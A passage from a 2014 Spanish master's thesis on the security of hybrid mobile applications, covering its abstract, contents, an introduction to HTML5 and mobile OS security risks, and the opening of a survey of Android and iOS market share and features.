

Universidad Internacional de La Rioja
Máster universitario en Seguridad Informática

Seguridad de aplicaciones híbridas para dispositivos móviles



Trabajo Fin de Máster

presentado por: Pérez Pérez, Iván

Director: Ríos Aguilar, Sergio

Ciudad: **Logroño**

Fecha: **25 de septiembre de 2014**

Resumen

El presente Trabajo Fin de Máster consiste en un estudio comparativo de las distintas soluciones para el desarrollo de aplicaciones híbridas para móviles (esto es, aplicaciones diseñadas con tecnologías web, pero empaquetadas en contenedores nativos) desde el punto de vista de la seguridad.

Se realizará un análisis sobre el estado actual de las aplicaciones híbridas y las tecnologías que se emplean en la creación de las mismas. Se desarrollará una prueba de concepto usando uno de esos contenedores, con el objetivo de comprobar si algunas de las posibles vulnerabilidades encontradas son fáciles de explotar o no. Por último, se describirán una serie de consejos a seguir a la hora de desarrollar una aplicación de este tipo como consecuencia de las pruebas realizadas.

Palabras clave: HTML5, JavaScript, aplicaciones híbridas para móviles, sistemas operativos móviles, vulnerabilidades web.

Abstract

This Master's Thesis consists in a comparative study of the different solutions designed for the development of hybrid mobile applications (this is, mobile applications implemented with web technologies, but packaged into native containers) from the point of view of security.

This Thesis involves an analysis of the current state of hybrid applications and technologies used in the creation of them. A proof of concept will be developed using one of these containers, in order to check whether some of the potential vulnerabilities found are easily exploited or not. Finally, a number of tips to follow while developing an application of this type will be described as a consequence of the tests performed.

Keywords: HTML5, JavaScript, hybrid mobile applications, mobile operating systems, web vulnerabilities.

Índice

RESUMEN.....	2
ABSTRACT	2
ÍNDICE	3
ÍNDICE DE FIGURAS	5
ÍNDICE DE TABLAS.....	6
1. INTRODUCCIÓN.....	7
1.1. ANTECEDENTES.....	7
1.1.1. <i>Sistemas operativos móviles</i>	7
1.1.2. <i>Seguridad en HTML5</i>	8
1.1.3. <i>Aplicaciones híbridas</i>	11
1.2. NECESIDADES DETECTADAS Y OBJETIVOS	11
2. ESTADO DEL ARTE.....	13
2.1. SISTEMAS OPERATIVOS MÓVILES	13
2.1.1. <i>Desarrollo de aplicaciones</i>	18
2.1.2. <i>Diferencias con otros tipos</i>	22
2.1.3. <i>Ejemplo de código</i>	24
2.2. SOLUCIONES EXISTENTES	25
2.2.1. <i>PhoneGap/Apache Cordova</i>	26
2.2.2. <i>Appcelerator Titanium</i>	27
2.2.3. <i>Diferencias</i>	29
2.3. HTML5.....	30
2.3.1. <i>Soporte en los navegadores de escritorio</i>	32
2.3.2. <i>Soporte en los navegadores móviles</i>	33
2.4. VULNERABILIDADES INTRODUCIDAS EN HTML5	33
2.4.1. <i>Cross Site Request Forgery</i>	35
2.4.2. <i>Click-jacking</i>	37
2.4.3. <i>XSS en etiquetas, atributos y eventos de HTML5</i>	39
2.4.4. <i>Almacenamiento web y extracción de datos del DOM</i>	40
2.4.5. <i>Inyección de SQL</i>	41
2.4.6. <i>Inyecciones en los web workers</i>	43
2.4.7. <i>XSS basado en DOM con HTML5</i>	45
2.4.8. <i>Uso de páginas sin conexión (offline)</i>	45
2.4.9. <i>Web sockets</i>	46

3. DESARROLLO DE LA PRUEBA DE CONCEPTO.....	47
3.1. OBJETIVOS Y METODOLOGÍA.....	47
3.2. IMPLEMENTACIÓN	48
3.2.1. <i>Instalación de los componentes necesarios</i>	48
3.2.2. <i>Desarrollo de la aplicación</i>	50
3.3. PRUEBAS	55
3.3.1. <i>Carga de iframes</i>	55
3.3.2. <i>Inyección de scripts tras una llamada XMLHttpRequest</i>	56
3.3.3. <i>Inyección de SQL</i>	56
3.3.4. <i>Almacenamiento web (localStorage)</i>	58
3.3.5. <i>Ingeniería inversa de la aplicación</i>	58
4. RESULTADO DE LAS PRUEBAS	61
5. ANÁLISIS DE LOS RESULTADOS Y MEDIDAS A TOMAR	62
5.1. LISTA BLANCA DE DOMINIOS.....	62
5.2. SOBRE EL USO DE IFRAMES PARA CARGAR SERVICIOS EXTERNOS	63
5.3. CERTIFICATE PINNING	63
5.4. CERTIFICADOS AUTOFIRMADOS	64
5.5. ALMACENAMIENTO EN LA TARJETA SD	64
5.6. PERMISOS EN LAS APLICACIONES.....	65
5.7. INGENIERÍA INVERSA	65
5.8. OTRAS CONSIDERACIONES A TENER EN CUENTA	65
5.8.1. <i>No utilizar Android 2.3 (API level 10)</i>	65
5.8.2. <i>Usar “InAppBrowser” para abrir enlaces externos</i>	66
5.8.3. <i>Validar todos los datos introducidos por el usuario</i>	66
5.8.4. <i>No cachear información sensible</i>	67
5.8.5. <i>No utilizar la función JavaScript “eval”</i>	67
6. CONCLUSIONES.....	68
6.1. SISTEMAS OPERATIVOS MÓVILES	68
6.2. HTML5.....	68
6.3. APLICACIONES HÍBRIDAS	69
7. REFERENCIAS.....	70

Índice de figuras

Figura 1. Evolución del número de ventas de <i>smartphones</i>	14
Figura 2. Evolución de la cuota de mercado de sistemas operativos móviles en España	15
Figura 3. Evolución de la cuota de mercado de sistemas operativos móviles en la UE.....	15
Figura 4. Evolución de la cuota de mercado de sistemas operativos móviles a nivel mundial ..	16
Figura 5. Eclipse y el <i>plug-in</i> ADT mostrando un proyecto de app para Android	19
Figura 6. Entorno de desarrollo Xcode	20
Figura 7. Microsoft Visual Studio 2013	21
Figura 8. Appcelerator Titanium mostrando un proyecto de aplicación para móviles	29
Figura 9. Arquitectura de un navegador HTML5.....	34
Figura 10. CSRF usando HTML5 y XMLHttpRequest	36
Figura 11. Estructura de los <i>web workers</i>	43
Figura 12. Creación de un nuevo proyecto con PhoneGap.....	48
Figura 13. Compilación de un proyecto de PhoneGap en la nube	48
Figura 14. Descarga de la aplicación disponible en Adobe PhoneGap Build.....	49
Figura 15. Interfaz de WebStorm mostrando un proyecto de PhoneGap.....	50
Figura 16. Prueba de <i>iframes</i>	55
Figura 17. Contenido devuelto por el servidor tras una petición XMLHttpRequest	56
Figura 18. Consulta no maliciosa a una base de datos	57
Figura 19. Inyección de SQL conseguida con éxito.....	57
Figura 20. El método seguro no produce una inyección de SQL	57
Figura 21. Obtención de datos del <i>localStorage</i>	58
Figura 22. Contenido del APK que empaqueta la aplicación.....	59
Figura 23. Contenido de uno de los ficheros HTML del APK	60
Figura 24. Contenido del XAP que empaqueta la aplicación.....	60

Índice de tablas

Tabla 1. Comparación general de los distintos sistemas operativos	13
Tabla 2. Comparativa de tipos de aplicaciones	24
Tabla 3. Soluciones existentes para el desarrollo de aplicaciones móviles híbridas	25
Tabla 4. Plataformas soportadas y funcionalidad disponible en PhoneGap	27
Tabla 5. Resumen de diferencias entre PhoneGap y Titanium Appcelerator.....	30
Tabla 6. Soporte de las nuevas características de HTML5 en los navegadores de escritorio...	32
Tabla 7. Soporte de las nuevas características de HTML5 en los navegadores móviles	33
Tabla 8. Resumen de las pruebas realizadas y soluciones previstas	61

1. Introducción

Las aplicaciones híbridas para dispositivos móviles son un tipo de aplicaciones móviles que se ejecutan dentro de un contenedor nativo y aprovechan el navegador web del dispositivo para que muestre las páginas HTML guardadas en local. Estas aplicaciones están compuestas en su mayoría por HTML, CSS y JavaScript. El acceso a funcionalidad específica del dispositivo se realiza mediante un API de JavaScript.

Las aplicaciones híbridas se pueden empaquetar para permitir a los usuarios ser descargadas, al igual que si de una aplicación nativa se tratase. Los desarrolladores utilizan HTML, CSS y JavaScript para escribir gran parte de la aplicación, permitiendo la reutilización de prácticamente todo el código en casi cualquier sistema operativo móvil. Éste es uno de los pilares básicos de las aplicaciones híbridas.

Estos estándares utilizados (HTML, CSS y JavaScript), junto con otras herramientas o *frameworks* como jQuery Mobile, permite a los desarrolladores tener la capacidad de implementar aplicaciones híbridas que se comportan de la misma manera que las aplicaciones nativas.

No obstante, este tipo de aplicaciones tiene algunas desventajas, como son un peor rendimiento, acceso solo a la funcionalidad provista por el *framework* utilizado (y no a toda la funcionalidad disponible en el sistema operativo), etc.

HTML5 no trae como novedades unas cuantas nuevas etiquetas. Además, pone a disposición del desarrollador nuevos mecanismos para intercambiar y guardar datos, mostrar audio, vídeo, animaciones y disposiciones de la interfaz más complejas. En este momento, las especificaciones de HTML5, CSS3 y JavaScript no están completamente acabadas.

1.1. Antecedentes

1.1.1. Sistemas operativos móviles

El incremento brutal ocurrido en los últimos años en cuanto a ventas de dispositivos móviles pone de manifiesto la necesidad de establecer el foco de atención en los sistemas operativos móviles que se ejecutan en estos aparatos.

Las posibilidades que ofrecen estos sistemas se acercan a lo que ofrece un sistema operativo de escritorio, con el agravante de que, en general, se dispone de información

personal y funciones presentes únicamente en este tipo de dispositivos (como la capacidad de realizar llamadas, obtener la localización actual, realizar una fotografía o grabar por el micrófono).

Entre otras, algunas de las vulnerabilidades presentes en los dispositivos móviles se tienen las siguientes:¹

- Carencia de contraseña o código PIN para acceder al teléfono.
- Las transmisiones vía WiFi no siempre están cifradas, por lo que cualquiera que esté auditando el tráfico de la red tendrá acceso a información comprometida.
- Existencia de *malware* en los dispositivos, generalmente obtenido a través de repositorios que no comprueban si las aplicaciones disponibles pueden ser maliciosas o no.
- Sistemas operativos no actualizados. Éste es un grave problema encontrado, sobre todo, en Android. Los fabricantes dejan de ofrecer soporte a sus dispositivos muy temprano y los usuarios, por tanto, no reciben las últimas actualizaciones para problemas de seguridad conocidos.
- Acceso a Internet prácticamente ilimitado, es decir, sin ser filtrado a través de un *firewall* que limite el tráfico.

En resumen, la seguridad en los sistemas operativos móviles está menos extendida que en los sistemas operativos de escritorio. Por eso es importante tener en cuenta la importancia de la seguridad en este tipo de plataformas, ya que, además, los atacantes que consigan obtener acceso a un dispositivo móvil, tendrán acceso a gran cantidad de información privada de su propietario.

1.1.2. Seguridad en HTML5

Una visión general sobre las nuevas características introducidas genera una valoración positiva en cuanto a términos de seguridad se refiere. Muchas de las características relevantes en cuanto a la seguridad están dirigidas a hacer frente a los problemas que surgen cuando.

¹ *The 10 most common mobile security problems and how you can fight them.* (2012). Michael Cooney. Disponible en <http://www.networkworld.com/article/2160011/smartphones/the-10-most-common-mobile-security-problems-and-how-you-can-fight-them.html>

Por ejemplo, una página web que incluye otros elementos procedentes de otras fuentes a través de un *iframe*. HTML5 añade un nuevo *mime-type* (`text/html-sandboxed`) cuyo cometido es no permitirle al *iframe*:

- El acceso al DOM la página que lo contiene.
- Ejecutar scripts.
- Crear formularios embebidos, o manipular otros formularios en la página.
- Leer o escribir en los recursos de almacenamiento (*localStorage* o Web SQL) o en las cookies.

De este modo, el *iframe* permanece **aislado** de la página web que lo contiene, por lo que no hereda todos los privilegios que éste tiene. Además, el contenido de este tipo de *iframes* ha de servirse obligatoriamente como `text/html-sandboxed` para que el *sandbox* tenga efecto en los distintos navegadores. El contenido es cargado como parte de la página que contiene dicho *iframe*, no como si de una nueva página se tratase. El resultado de esto es que es más difícil para los sitios maliciosos atraer a los usuarios navegar a contenido no confiable.

Sin embargo, esto puede parecer insuficiente. En la especificación de HTML5 se eliminó el soporte de páginas web compuestas únicamente por marcos (*frames*), consiguiendo así evitar gran parte de vulnerabilidades de los sitios web. Haber eliminado también los *iframes* habría ayudado aún más a erradicar por completo estos vectores de ataque, que suelen producirse mediante la técnica de *click-jacking*.

Otra novedad de HTML5 es el soporte para **almacenar información en local**, de una manera mejor que guardando los datos por medio de una *cookie*. Esta funcionalidad la proporciona el API de almacenamiento, que pone a disposición del programador objetos como *localStorage* (permite guardar información entre sesiones) o *sessionStorage* (al cerrar el navegador, toda esta información se elimina), e incluso la posibilidad de almacenar datos en bases de datos SQL.

Un problema que puede surgir es la inyección de scripts que usan sitios de terceros, lo que se conoce como Cross-Site Scripting (XSS). Las restricciones en los dominios, que establecen qué páginas se pueden cargar, y los mecanismos de *sandbox* implementados en los navegadores se utilizan como elementos de defensa para evitar este tipo de ataques.

Con la aparición de bases de datos SQL, aparece la posibilidad de realizar ataques de inyección SQL, ahora en el lado del cliente. También existirán numerosas oportunidades para realizar ataque entre dominios, ya que el almacenamiento HTML5 no dispone de las restricciones por dominio que sí tenían las cookies.

La **política de mismo origen** (*same origin policy*, SOP) ha sido uno de los primeros y más importantes mecanismos desarrollados por los navegadores, siendo Netscape pionero en el año 1995. Esta política previene que un documento o script cargado en un origen pueda cargarse o modificar propiedades del documento desde un origen distinto. Se trata de uno de los conceptos de seguridad más importante de los navegadores modernos.

En HTML5, esta barrera impuesta por los navegadores se puede sobrepasar por diseño. Usando mensajes mediante los eventos a los que la página está escuchando, la interacción entre dos páginas que provienen de distintos dominios es completamente posible. Si no es configura e implementa cuidadosamente, las nuevas características que trae HTML5 pueden ser usadas por los atacantes para llevar a cabo ataques en las aplicaciones web, y vulnerar los datos de los usuarios de una manera sencilla.

Por último, **malas prácticas** llevadas a cabo durante las fases de diseño e implementación de las aplicaciones web puede conllevar un mal uso de la funcionalidad disponible, y finalmente terminar en nuevas vulnerabilidades que los atacantes pueden aprovechar. Muchas veces la causa de una mala programación es que los desarrolladores (tanto de los navegadores como de las aplicaciones web) tienen prisa por implementar o utilizar las nuevas características que ofrece HTML5. El problema está en que la nueva funcionalidad puede que no esté implementada correctamente.

Por ejemplo, en los nuevos formularios HTML5 se permite realizar la validación de los campos de entrada muy fácilmente, pudiéndose establecer si se trata de campos requeridos, si debe introducirse un número o una dirección de correo. Sin embargo, pese a existir este tipo de validación es importante llevarlas de nuevo a cabo en el lado del servidor, ya que un atacante puede saltarse todas estas validaciones fácilmente (por ejemplo, modificando el DOM de su navegador dinámicamente). No llevar a cabo dichas comprobaciones en el servidor podría dar lugar a la aparición de diversas vulnerabilidades.

Así, como conclusión siguiendo el ejemplo de las nuevas características que aporta HTML5 a los formularios, una programación incompleta (por culpa de prisas en el

desarrollo o cualquier otra causa) puede ocasionar problemas de seguridad en la aplicación por culpa de utilizar estas nuevas características de HTML5.

1.1.3. Aplicaciones híbridas

Cálculos realizados por la compañía de analistas “Gartner” sugieren que para el año 2016 más de la mitad de las aplicaciones instaladas en dispositivos móviles serán aplicaciones híbridas.² Por tanto, en un futuro será de extrema importancia tener en cuenta las nuevas posibilidades que abren el desarrollo de aplicaciones híbridas, y las consecuencias que puede ocasionar al usuario una aplicación vulnerable.

Sin embargo, las aplicaciones híbridas para dispositivos móviles son más susceptibles de ser atacadas que las aplicaciones nativas. La razón es que, en caso de un ataque, las aplicaciones nativas solamente mostrarían el código empleado para intentar dicho ataque; sin embargo en una aplicación híbrida ese código podría llegar a ejecutarse, conllevando un resultado inesperado para el usuario.

Los desarrolladores de aplicaciones híbridas deben emplear especial énfasis en securizar sus aplicaciones, al igual que si fuese una aplicación web normal a la que se accede mediante un navegador.

1.2. Necesidades detectadas y objetivos

La importancia que han adquirido los sistemas operativos móviles recientemente pone de manifiesto la necesidad de analizar las aplicaciones que se desarrollan para estas plataformas. Este tipo de sistemas operativos tiene acceso a un sinnúmero de información del propietario del dispositivo (como por ejemplo el listado de llamadas, sus contactos, geolocalización o acceso a la cámara) por lo que es de vital importancia su seguridad, de manera que las aplicaciones desarrolladas no introduzcan vulnerabilidades que atenten directamente contra la privacidad del usuario.

Existe una gran variedad de sistemas operativos para móviles, aunque en este momento destacan tres: Android, iOS y Windows Phone. Crear aplicaciones para cada uno de estos es costoso, ya que requiere realizar un desarrollo completo por cada sistema operativo al que se desee dar soporte.

² *Gartner Says by 2016, More Than 50 Percent of Mobile Apps Deployed Will be Hybrid.* (2013). STAMFORD, Conn. Disponible en <https://www.gartner.com/newsroom/id/2324917>.

Para evitar esto y conseguir un desarrollo de aplicaciones más rápido en varias plataformas a la vez surgieron las aplicaciones híbridas para móviles. En vez de crear una aplicación distinta para cada sistema operativo, con el consecuente cambio de lenguajes de programación y APIs entre unas y otras, se crea una sola en un lenguaje común y con unas APIs comunes y se empaqueta para las distintas plataformas.

Las aplicaciones híbridas para móviles utilizan HTML5, CSS y JavaScript como lenguajes para implementar aplicaciones de este tipo. De este modo, es conveniente analizar qué características nuevas ofrece el nuevo estándar para creación de páginas web y las nuevas APIs existentes de JavaScript que se pueden usar para crear aplicaciones basadas en web con interfaces ricas.

Además, se compararán los *frameworks* existentes que tienen como objetivo empaquetar las aplicaciones web en contenedores nativos, que el usuario podrá instalar en su dispositivo al igual que una aplicación nativa para su sistema operativo.

Por tanto, el objetivo principal de este Trabajo Fin de Máster es analizar el nivel de seguridad que se puede alcanzar mediante el desarrollo de estas aplicaciones. Se llevará a cabo una prueba de concepto en la que se prueben las nuevas funcionalidades de HTML5 usando uno de estos *frameworks*. Finalmente, se analizará el resultado de las pruebas para listar una serie de buenas prácticas a la hora de implementar estas aplicaciones, con el objetivo de evitar la mayor cantidad de vulnerabilidades posible.

2. Estado del arte

2.1. Sistemas operativos móviles

Un sistema operativo móvil es un tipo de sistema operativo que está preparado para funcionar en un *smartphone*, *tablet* o cualquier otro tipo de dispositivo móvil. Los sistemas operativos más modernos incluyen prácticamente la misma funcionalidad que un sistema operativo de escritorio, además de incluir otras características como:

- Interacción mediante una pantalla táctil.
- Acceso a redes de telefonía móvil.
- Soporte para conectarse a redes inalámbricas de múltiples tipos (WiFi, Bluetooth, infrarrojos, NFC, etc.).
- Geolocalización usando los satélites GPS o GLONASS.
- Cámara de fotos, grabación de vídeo y audio.

Los dispositivos móviles contienen dos sistemas operativos móviles: uno es el que contiene toda la plataforma con la que el usuario puede interaccionar, y otro sistema a más bajo nivel que se encarga de manejar los sistemas de radio, entre otros. Algunas investigaciones muestran que este último sistema puede contener una serie de vulnerabilidades que podrían permitir a las estaciones base de las empresas de telecomunicaciones obtener acceso completo al dispositivo.³

Tabla 1. Comparación general de los distintos sistemas operativos

	Android	iOS	WP	Firefox OS	BlackBerry	Tizen
Compañía	Google	Apple, Inc.	Microsoft	Mozilla	BlackBerry, Ltd.	Linux Foundation
Cuota mercado de smartphones (mundial)	48,95%	32,79%	2,92%	<0,1%	1,37%	<0,1%
Versión actual (lanzamiento)	4.4.4 (12/2013)	8.0 (09/2014)	8.1.14147 (08/2014)	1.3.0 (03/2014)	10.2.1.3247 (06/2014)	2.2 (11/2013)
Licencia	Open-source	Propietario	Propietario	Open-source	Propietario	Open-source
Arquitectura soportadas	ARM, MIPS, x86	ARM, ARM64	ARM	ARM, x86, x86_64	ARM	ARM
Programado en	C, C++, Java	C, C++, Obj-C, Swift	C, C++, C#	HTML5, CSS, JS	C, C++, HTML, CSS, JS	C++
Gestión de aplicaciones	APK	iTunes	Zune Software	Firefox OS Packaged	BlackBerry Link	RPM

³ *The second operating system hiding in every mobile phone.* Thom Holwerda. Disponible en www.osnews.com/story/27416/The_second_operating_system_hiding_in_every_mobile_phone.

En el año 2006, Android, iOS y Windows Phone aún no existían. Las ventas de *smartphones* eran de unos 64 millones de unidades en todo el mundo. Ocho años después, en 2014, se han vendido más de mil millones de teléfonos inteligentes alrededor del mundo.

Destaca el sistema Android con claridad sobre el resto de sus competidores. Este aumento se debe a la gran variedad de dispositivos que funcionan con este sistema operativo, ya que no se restringen a solo unos pocos *smartphones* como es el caso de iOS. De éste destaca, curiosamente, cómo el número de ventas aumenta todos los años en el último cuatrimestre del año, justo después de la presentación anual de sus nuevos dispositivos en la *Keynote*.




Figura 1. Evolución del número de ventas de *smartphones*⁴

En cuanto a la cuota de mercado de los distintos sistemas operativos móviles, Android está a la cabeza a nivel mundial, así como también a nivel europeo y en España. iOS ocupa la segunda posición, en algunos casos muy de cerca respecto a Android, que ha adelantado a iOS en cuota en los últimos años.

⁴ Fuente: Datos obtenidos de *Gartner* (<http://www.gartner.com>).




Figura 2. Evolución de la cuota de mercado de sistemas operativos móviles en España⁵




Figura 3. Evolución de la cuota de mercado de sistemas operativos móviles en la UE⁶

⁵ Fuente: Datos obtenidos de Kantar Worldpanel (<http://www.kantarworldpanel.com/global/smartphone-os-market-share>).




Figura 4. Evolución de la cuota de mercado de sistemas operativos móviles a nivel mundial⁶

A continuación se resumirán brevemente algunas de las características más importantes de estos sistemas operativos para móviles.

Android

Android es el sistema operativo de Google, Inc. Actualmente es el que más base de usuarios posee alrededor del mundo. La mayor parte de Android es libre (*open-source*), con la excepción de algunas aplicaciones (como el Play Store, Google Search, Google Music y la mayor parte de apps que preinstalan los fabricantes en sus dispositivos).



Las versiones anteriores a Android 2.0 (1.0, 1.5 y 1.6) estaban diseñadas únicamente para ejecutarse en teléfonos móviles. Las versiones posteriores añadieron soporte a *tablets*, aunque la mayor parte de dispositivos que instalan este sistema operativo son *smartphones*.

La última versión, a fecha de septiembre de 2014, es Android KitKat 4.4.4, de diciembre de 2013.

⁶ Fuente: Datos obtenidos de *Stat Counter Global Stats* (<http://gs.statcounter.com>).

iOS

iOS ha sido desarrollado por Apple, Inc. Es el segundo sistema operativo móvil más usado en *smartphones*, por detrás de Android. Su código es cerrado y se distribuye en los dispositivos compatibles (iPhone, iPad e iPod) bajo una licencia propietaria.



El soporte para poder instalar aplicaciones se añadió en iOS 2.0. Hasta entonces, la única manera de añadir aplicaciones al sistema era por medio del *jail-break*, método que todavía sigue disponible y permite al usuario liberarse de ciertas restricciones del sistema operativo.

En este momento todos los dispositivos que ejecutan iOS son desarrollados por Apple. La última versión del sistema operativo es iOS 8.0, de septiembre de 2014.

Windows Phone

